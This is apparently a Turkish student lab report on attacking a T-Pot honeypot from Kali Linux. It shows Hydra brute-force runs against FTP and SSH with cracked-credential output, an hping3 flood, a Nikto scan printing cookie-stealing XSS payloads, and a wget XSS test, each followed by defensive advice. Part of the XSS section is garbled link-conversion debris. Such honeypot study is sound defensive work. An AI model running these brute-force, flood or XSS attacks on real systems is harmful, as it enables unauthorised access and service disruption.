
21: FTP portu

22: SSH portu

23: Telnet portu

- <t-pot_ip_adresi>: Taranacak hedef IP adresi

FTP için bir brute force saldırısı hazırlığı



```

root@kalipurple:/home/gozde
[21][ftp] host: 159.69.196.102 login: sinha password: eni
[21][ftp] host: 159.69.196.102 login: morena password: sinha
[21][ftp] host: 159.69.196.102 login: sinha password: sonika
[21][ftp] host: 159.69.196.102 login: sinha password: user
[21][ftp] host: 159.69.196.102 login: morena password: eni
[21][ftp] host: 159.69.196.102 login: morena password: morena
[21][ftp] host: 159.69.196.102 login: morena password: sonika
[21][ftp] host: 159.69.196.102 login: morena password: zsh
[21][ftp] host: 159.69.196.102 login: morena password: gozde
[21][ftp] host: 159.69.196.102 login: zsh password: sinha
[21][ftp] host: 159.69.196.102 login: zsh password: eni
[21][ftp] host: 159.69.196.102 login: zsh password: password
[21][ftp] host: 159.69.196.102 login: zsh password: morena
[21][ftp] host: 159.69.196.102 login: romा password: sonika
[21][ftp] host: 159.69.196.102 login: morena password: frappe
[21][ftp] host: 159.69.196.102 login: morena password: password
[21][ftp] host: 159.69.196.102 login: zsh password: zsh
[21][ftp] host: 159.69.196.102 login: zsh password: sonika
[21][ftp] host: 159.69.196.102 login: zsh password: sumeye
[21][ftp] host: 159.69.196.102 login: morena password: sumeye
[21][ftp] host: 159.69.196.102 login: morena password: user
[21][ftp] host: 159.69.196.102 login: zsh password: frappe
[21][ftp] host: 159.69.196.102 login: sinha password: zsh
[21][ftp] host: 159.69.196.102 login: zsh password: gozde
[21][ftp] host: 159.69.196.102 login: sinha password: gozde
1 of 1 target successfully completed, 79 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 03:28:45

```


```

(root@kalipurple)-[/home/gozde]
# ftp -p 159.69.196.102
Connected to 159.69.196.102.
220 FTP server ready.
Name (159.69.196.102:gozde): cybersecurity
331 Password required for cybersecurity.
Password:
230 User logged in, proceed
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Dosyaların doğru yerde olduğundan emin olmak için bulunduğu dizini kontrol ediyoruz

Hydra Komutu ile Saldırıyı Başlatıyoruz



```

root@kalipurple:/home/gozde
[21][ftp] host: 159.69.196.102 login: cybersecurity password: eni
[21][ftp] host: 159.69.196.102 login: cybersecurity password: sinha
[21][ftp] host: 159.69.196.102 login: cybersecurity password: frappe
[21][ftp] host: 159.69.196.102 login: admin password: eni
[21][ftp] host: 159.69.196.102 login: cybersecurity password: password
[21][ftp] host: 159.69.196.102 login: admin password: password
[21][ftp] host: 159.69.196.102 login: cybersecurity password: zsh
[21][ftp] host: 159.69.196.102 login: cybersecurity password: sonika
[21][ftp] host: 159.69.196.102 login: admin password: frappe
[21][ftp] host: 159.69.196.102 login: cybersecurity password: sumeye
[21][ftp] host: 159.69.196.102 login: admin password: morena
[21][ftp] host: 159.69.196.102 login: cybersecurity password: morena
[21][ftp] host: 159.69.196.102 login: cybersecurity password: gozde
[21][ftp] host: 159.69.196.102 login: cybersecurity password: user
[21][ftp] host: 159.69.196.102 login: admin password: sinha
[21][ftp] host: 159.69.196.102 login: test password: sinha
[21][ftp] host: 159.69.196.102 login: admin password: sonika
[21][ftp] host: 159.69.196.102 login: test password: frappe
[21][ftp] host: 159.69.196.102 login: test password: gozde
[21][ftp] host: 159.69.196.102 login: user password: password
[21][ftp] host: 159.69.196.102 login: user password: zsh
[21][ftp] host: 159.69.196.102 login: user password: morena
[21][ftp] host: 159.69.196.102 login: user password: sonika
[21][ftp] host: 159.69.196.102 login: test password: password
[21][ftp] host: 159.69.196.102 login: user password: frappe
[21][ftp] host: 159.69.196.102 login: user password: eni
[21][ftp] host: 159.69.196.102 login: romा password: password
[21][ftp] host: 159.69.196.102 login: romा password: zsh
[21][ftp] host: 159.69.196.102 login: test password: user

```

hydra -L user_names.txt -P passwords.txt ftp://195.201.135.57:21

Komut parametreleri:

Wordlist Parametreleri

- **-L user_names.txt:** Kullanıcı adları listesi
 - Yaygın kullanılan FTP kullanıcı adları
 - Default kullanıcı adları
 - Sistem tarafından oluşturulmuş potansiyel kullanıcılar
- **-P passwords.txt:** Şifre listesi
 - Sık kullanılan şifreler
 - Zayıf şifre kombinasyonları
 - Default şifreler

Hedef Servis Belirtimi

- **ftp://: Hedef protokol (FTP)**
- **195.201.135.57: Hedef sunucu IP adresi**
- **:21: FTP servisi default port numarası**

Güvenlik Değerlendirmesi

- **Saldırı Tespiti:**
 - Çok sayıda başarısız giriş denemesi
 - Hızlı ardışık bağlantı istekleri

Farklı kullanıcı adlarıyla tekrarlanan denemeler

2. Koruma Önlemleri:


- **Başarısız giriş denemelerinin sınırlanılması**
- **IP tabanlı engelleme mekanizmaları**
- **Güçlü şifre politikalarının uygulanması**
- **FTP yerine SFTP kullanımı**
- **Fail2ban gibi güvenlik araçlarının yapılandırılması**

Ddos Saldırısı

Hping3 aracı ile gerçekleştirilen ddos saldırısını wireshark üzerinden gözlemledik.Bu saldırısı aracı ve komutlarıyla ilgili detaylar şu şekildedir:

- **Hping3:** Ddos ataklarına sebep olan test aracıdır.
- **--flood:** --flood komutu genellikle bir program veya araçta, sürekli veri göndermek veya tekrar eden bir işlem yapmak için kullanılır

- **-p:** Port numarasını bildirir.
- **-q:** "quiet" sessiz modda tarama yapılmasını isteyen komuttur.
- **-n:** numerik çıktı verir.
- **-d 120:** -d 120 parametresi genellikle "delay" (gecikme) süresini belirlemek için kullanılır. Bu, iki veri paketi veya işlem arasındaki gecikmeyi ifade eder. Hangi araçta kullanıldığına bağlı olarak işlevi değişebilir.



Aktif modda FTP Sunucusuna Bağlanma ve Giriş Yapma

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
[root㉿kali)-[/home/kali]
# ftp -p 195.201.135.57

Connected to 195.201.135.57.
220 FTP server ready.
Name (195.201.135.57:kali): cybersecurity
331 Password required for cybersecurity.
Password:
230 User logged in, proceed
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

ftp -p 195.201.135.57

Komut parametreleri:

Pasif Mod (-p)

- **-p: Pasif mod bağlantı için kullanılan parametre**
- **Güvenlik duvarları ve NAT arkasındaki sistemlerde daha güvenli bağlantı sağlar**
- **Veri transferinde bağlantıyı istemci tarafı başlatır**

Hedef Belirtimi

- **195.201.135.57: Bağlanılacak FTP sunucusunun IP adresi**
- **Varsayılan FTP portu (21) üzerinden bağlantı kurulur**

Bağlantı Sonrası İşlemler

- **Kullanıcı adı girişi (Username prompt)**
- **Şifre girişi (Password prompt)**
- **Başarlı giriş durumunda FTP komut satırına erişim**

Güvenlik Notları

- **FTP protokolü varsayılan olarak şifrelenmemiş iletişim kullanır**
- **Honeypot sistemlerinde FTP servisine yapılan saldıruları izlemek için kullanılır**
- **Gerçek sistemlerde:**
 - **SFTP veya FTPS gibi şifreli alternatiflerin kullanılması önerilir**
 - **Anonim FTP erişimi kapatılmalıdır**
 - **Güçlü kimlik doğrulama politikaları uygulanmalıdır**

Hydra ile SSH Brute Force Saldırısı

```
[root@kali] - [~/home/kali]
[!] hydra -L user_names.txt -P passwords.txt ssh://195.201.135.57:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-28 16:
19:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 121 login tries (l:11/p:1
1), ~8 tries per task
[DATA] attacking ssh://195.201.135.57:22/
[22][ssh] host: 195.201.135.57    login: admin    password: password
[22][ssh] host: 195.201.135.57    login: sinha    password: sinha
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-28 16:
20:11
```

hydra -L user_names.txt -P passwords.txt ssh://195.201.135.57:22

Komut Açıklaması:

Kullanıcı Listesi (-L)

- **-L user_names.txt:** Denenecek kullanıcı adlarının bulunduğu dosya
- **Büyük 'L' parametresi** birden fazla kullanıcı adı denemesi için kullanılır
- **Her satırda bir kullanıcı adı olacak şekilde düzenlenmelidir**

Şifre Listesi (-P)

- **-P passwords.txt:** Denenecek şifrelerin bulunduğu dosya
- **Büyük 'P' parametresi** birden fazla şifre denemesi için kullanılır
- **Her satırda bir şifre olacak şekilde düzenlenmelidir**

Hedef Servis ve Port Belirtimi

- **ssh://: Hedef servis protokolü (SSH)**
- **195.201.135.57:** Hedef sistemin IP adresi
- **:22:** SSH servisinin çalıştığı port numarası
 - **Bu tür saldırılar, sistemlerin güvenlik seviyesini test etmek için kullanılır**
 - **Başarılı bir brute force saldırısı, zayıf şifre politikalarını ortaya çıkarır**
 - **Honeypot sistemlerinde bu tür saldırıları tespit ve analiz etmek önemlidir**
 - **Gerçek sistemlerde SSH servisine karşı brute force saldırılarını engellemek için:**
- **Güçlü şifre politikaları**
- **Fail2ban gibi koruma mekanizmaları**
- **SSH key authentication kullanımı önerilir**

NİKTO ile HTTP sunucusuna yönelik saldırı

```
root@kalipurple: ~
zsh: corrupt history file /home/gozde/.zsh_history
[gozde@kalipurple ~]
$ sudo -s
[sudo] password for gozde:
[gozde@kalipurple ~]
# nikto -h http://159.69.196.102
- Nikto v2.5.0

+ Target IP:      159.69.196.102
+ Target Hostname: 159.69.196.102
+ Target Port:    80
+ Start Time:    2024-12-03 03:44:09 (GMT-5)

+ Server: Python/3.11 aiohttp/3.8.6
+ /: Cookie sess_uuid created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Multiple index files found: /index.html, /index.jsp.
+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon
+ /themes/mambosimple.php?detection=detected&sitename=</title><script>alert(document.cookie)</script>: Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1204
+ /index.php?option=search&searchword=<script>alert(document.cookie);</script>: Mambo Site Server 4.0 build 1 0 is vulnerable to Cross Site Scripting (XSS).
+ /emailfriend/emailnews.php?id=\<script>alert(document.cookie)</script>: Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1204
+ /emailfriend/emailfaq.php?id=\<script>alert(document.cookie)</script>: Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1204
+ /emailfriend/emailarticle.php?id=\<script>alert(document.cookie)</script>: Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1204
+ /administrator/upload.php?newbanner=1&choice=\<script>alert(document.cookie)</script>: Mambo PHP Portal/Server is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1204
```

nikto -h <http://195.201.135.57>

Bu tarama ile yalnızca HTTP servisindeki potansiyel güvenlik açılarını görüyoruz. Nikto bir web sunucusu güvenlik tarama aracıdır.

h : Hedef host/IP adresini belirtir

-p : Port numarasını belirtir (varsayılan: 80)

Güvenlik Notları:

- Web uygulamalarının güvenlik testlerinde kullanılır
- Güvenlik açılarını, yanlış yapılandırmaları tespit eder
- Sonuçlar sistem güvenliğini güçlendirmek için kullanılır

Önerilen Güvenlik Önlemleri:

- Web Application Firewall (WAF) kullanımı
- Güncel yazılım ve güvenlik yamaları
- Gereksiz servislerin kapatılması
- Düzenli güvenlik taramaları
- Güçlü erişim kontrolleri

XSS SALDIRISI

```
root@kali: /home/kali
File Actions Edit View Help
( root @ kali ) - [ /home/kali ]
# wget "http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=<script>alert('XSS Saldırısı Alert Denemeleri!');</script>" -- 2024-11-28 16:55:35-- http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3C script%3Ealert('XSS%20Sald%C4%B1r%C4%B1s%C4%B1%20Alert%20Denemeleri!');%3C/script%3E Connecting to 195.201.135.57:80 ... connected. HTTP request sent, awaiting response ... 200 OK Length: 13455 (13K) [text/html] Saving to: 'implicit-objects.jsp?foo=<script>alert('XSS Saldırısı Alert Denemeleri!');<%2Fscript>' implicit-objects.jsp?fo 100%[=====] 13.14K --.-KB/s in 0.07s 2024-11-28 16:55:35 (179 KB/s) - 'implicit-objects.jsp?foo=<script>alert('XSS Saldırısı Alert Denemeleri!');<%2Fscript>' saved [13455/13455]
http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=<script>alert(%27XSS%20Saldırısı%20Alert%20Denemeleri!%27)
195.201.135.57 web sitesinin mesajı
XSS Saldırısı Alert Denemeleri!
Tamam
```

wget [http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert\('XSS%20Saldırısı%20Alert%20Denemeleri!'\);%3c/script%3e](http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert('XSS%20Saldırısı%20Alert%20Denemeleri!');%3c/script%3e) < HYPERLINK "[http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert\('XSS%20Saldırısı%20Alert%20Denemeleri!'\);%3c/script%3e](http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert('XSS%20Saldırısı%20Alert%20Denemeleri!');%3c/script%3e)" > HYPERLINK "[http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert\('XSS%20Saldırısı%20Alert%20Denemeleri!'\);%3c/script%3e](http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert('XSS%20Saldırısı%20Alert%20Denemeleri!');%3c/script%3e)" Alert HYPERLINK "[http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert\('XSS%20Saldırısı%20Alert%20Denemeleri!'\);%3c/script%3e](http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert('XSS%20Saldırısı%20Alert%20Denemeleri!');%3c/script%3e)" Denemeleri!); HYPERLINK "[http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert\('XSS%20Saldırısı%20Alert%20Denemeleri!'\);%3c/script%3e](http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert('XSS%20Saldırısı%20Alert%20Denemeleri!');%3c/script%3e)"

```
%3e"< HYPERLINK "http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert\('XSS%20Saldırısı%20Alert%20Denemeleri!'\);%3c/script"> HYPERLINK "http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp?foo=%3cscript%3ealert\('XSS%20Saldırısı%20Alert%20Denemeleri!'\);%3c/script">%3e">
```

Bu komut da HTTP isteğini gönderir ve aynı şekilde <script> tag'ı tetiklendiğinde potansiyel bir XSS açığını test eder.

Komut Yapısının Analizi:

- **wget Kullanımı:**
- İstemci tarafından web sayfasını indirmek için kullanılır
- HTTP isteği gönderir ve yanıtı alır
- **URL Yapısı:**
- Base URL: <http://195.201.135.57/jsp-examples/jsp2/el/implicit-objects.jsp>
- Query Parameter: foo parametresi kullanılmış
- **Test Edilen XSS Payload:**
- <script>alert('XSS Saldırısı Alert Denemeleri!');</script>
- Basit bir JavaScript alert komutu içerir

XSS Açıklarından Korunma Yöntemleri:

- **Input Validation (Girdi Doğrulama)**
- Tüm kullanıcı girdileri güvenli şekilde doğrulanmalı
- Özel karakterler filtrelenmeli
- **Output Encoding (Çıktı Kodlama)**
- HTML, JavaScript kodları encode edilmeli
- Güvenli şablonlar kullanılmalı
- **Security Headers**

Content-Security-Policy (CSP) kullanımı

X-XSS-Protection header'ı aktif edilmeli




- **Güvenlik Önlemleri**


Modern web framework'leri kullanılmalı

